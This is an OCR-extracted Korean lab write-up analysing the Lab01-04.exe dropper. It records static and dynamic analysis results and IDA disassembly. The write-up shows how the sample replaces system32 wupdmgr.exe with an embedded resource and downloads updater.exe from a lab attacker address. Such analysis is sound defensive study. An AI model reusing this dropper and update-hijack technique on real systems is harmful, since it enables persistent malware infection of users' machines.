
1. Lab01-04.exe 파일 분석


<기초 정적 분석>

'hashcalc'를 이용하여 파일의 해시값을 확인한다.




- 분석 전후 파일 변조 유무 확인

'exeinfope'를 이용하여 패킹 유무 및 제작 프로그램을 확인한다.




- Visual C++로 제작 되었고, 패킹되어 있지 않다.


'PEview'를 이용하여 PE 구조를 확인한다. - 제작 날짜, IAT 정보(DLL/API)



- 제작일 : 2019.08.30




- CreateFile, WriteFile, MoveFile, GetTempPathA, FindResourceA 등 API 확인




- 리소스 바디에서 4D 5A (MZ)로 시작하는 'BIN' PE파일 확인

'Dependency Walker'를 이용하여 DLL/API 정보를 확인하고 API 내용을 정리한다.




- CreateFile, WriteFile, MoveFile, GetTempPathA, FindResourceA 등 파일 관련 API 확인되고, 리소스 바디에 PE 파일이 확인된다. 그러므로 Dropper 역할의 파일로 추정된다.

'strings'를 이용하여 실행 파일에 포함된 문자열 정보를 확인한다.




- Strings 명령 사용하여 txt 파일로 변환




- system32에 wupdmgr.exe(업데이트 관련)과 문자열 이어주는 역할의 %s%s, BIN #101 등 의 문자열 확인

바이러스 토탈을 이용하여 자동화 분석을 실시한다.




- 알약과 안랩에서 악성 파일로 분류하는 것을 확인

'PeStudio'를 이용하여 파일을 분석한다.




- Dropper로 추정되기 때문에 Resources 를 확인한다. → BIN 101 확인


'SysAnalyzer'를 이용하여 기초 동적 분석을 진행한다.




- 파일 실행 시 지정된 URL 열림과 동시에 '악성코드입니다.' 스트립트 실행 확인




- CreateFileA → wupdmgr.exe 확인




- 192.168.2.181(실습 환경 상 공격자)과 TCP 연결 후 GET /updater.exe 확인






- dirWatch.log 에서 wupdmgr.exe 파일 생성 관련 동작 확인

각각의 디렉토리에 파일 생성 및 이동 결과를 확인한다.




- C:₩WINDOWS₩system32 폴더에 wupdmgr.exe 파일 수정일 2024-7-26일




-Wupdmgrd.exe이름으로 생성된 파일 확인

→ 해당 파일 실행 시 SysAnalyzer에서 확인한 것과 같은 동작이 실행된다.



- Temp 폴더 확인시 winup.exe라는 이름으로 이동된 파일 확인

'IDA Pro', 'OllyDbg'를 이용하여 고급 정적 분석 및 고급 동적 분석을 실시한다.



- main 함수 0x401350 확인

```
push    10Eh            ; uSize
lea     edx, [ebp+Buffer]
push    edx             ; lpBuffer
call    ds:GetWindowsDirectoryA
push    offset aSystem32Wupdmg ; "₩₩system32₩₩wupdmgr.exe"
lea     eax, [ebp+Buffer]
push    eax
push    offset aSS      ; "%s%s"
push    10Eh            ; size_t
lea     ecx, [ebp+ExistingFileName]
push    ecx             ; char *
call    ds:_snprintf
add     esp, 14h
lea     edx, [ebp+var_110]
push    edx             ; lpBuffer
push    10Eh            ; nBufferLength
call    ds:GetTempPathA
push    offset aWinup_exe ; "₩₩winup.exe"
lea     eax, [ebp+var_110]
push    eax
push    offset aSS_0    ; "%s%s"
push    10Eh            ; size_t
lea     ecx, [ebp+NewFileName]
push    ecx             ; char *
call    ds:_snprintf
add     esp, 14h
lea     edx, [ebp+NewFileName]
push    edx             ; lpNewFileName
lea     eax, [ebp+ExistingFileName]
push    eax             ; lpExistingFileName
call    ds:MoveFileA
call    sub_4011FC
xor     eax, eax
jmp     short loc_401598
```

- GetWindowsDirectoryA 와 %s%s로 system32에 wupdmgr.exe의 경로를 받는다

- GetTempPathA로 Temp폴더의 경로를 받고 %s%s로 "₩₩winup.exe" 문자열을 합한다. MoveFileA 로 'wupdmgr.exe' 파일을 temp 폴더에 'winup.exe'라는 파일명으로 이동한다.

- 이동후 Sub_4011Fc 해당 주소로 이동


```
call    ds:GetWindowsDirectoryA
push    offset aSystem32Wupd_0 ; "WWsystem32WWwupdmgr.exe"
lea     ecx, [ebp+Buffer]
push    ecx
push    offset aSS_1    ; "%s%s"
push    10Eh            ; size_t
lea     edx, [ebp+CmdLine]
push    edx             ; char *
call    ds:_snprintf
add     esp, 14h
push    0               ; lpModuleName
call    ds:GetModuleHandleA
mov     [ebp+hModule], eax
push    offset Type     ; "BIN"
push    offset Name     ; "#101"
mov     eax, [ebp+hModule]
push    eax             ; hModule
call    ds:FindResourceA
mov     [ebp+hResInfo], eax
mov     ecx, [ebp+hResInfo]
push    ecx             ; hResInfo
mov     edx, [ebp+hModule]
push    edx             ; hModule
call    ds:LoadResource
mov     [ebp+lpBuffer], eax
mov     eax, [ebp+hResInfo]
push    eax             ; hResInfo
mov     ecx, [ebp+hModule]
push    ecx             ; hModule
call    ds:SizeofResource
mov     [ebp+nNumberOfBytesToWrite], eax
push    0               ; hTemplateFile
push    0               ; dwFlagsAndAttributes
push    2               ; dwCreationDisposition
push    0               ; lpSecurityAttributes
push    1               ; dwShareMode
```

- GetWindowsDirectoryA 로 Windows 디렉토리를 찾고, 같은 방식으로 wupdmgr.exe 를 합한 문자열을 생성한다.

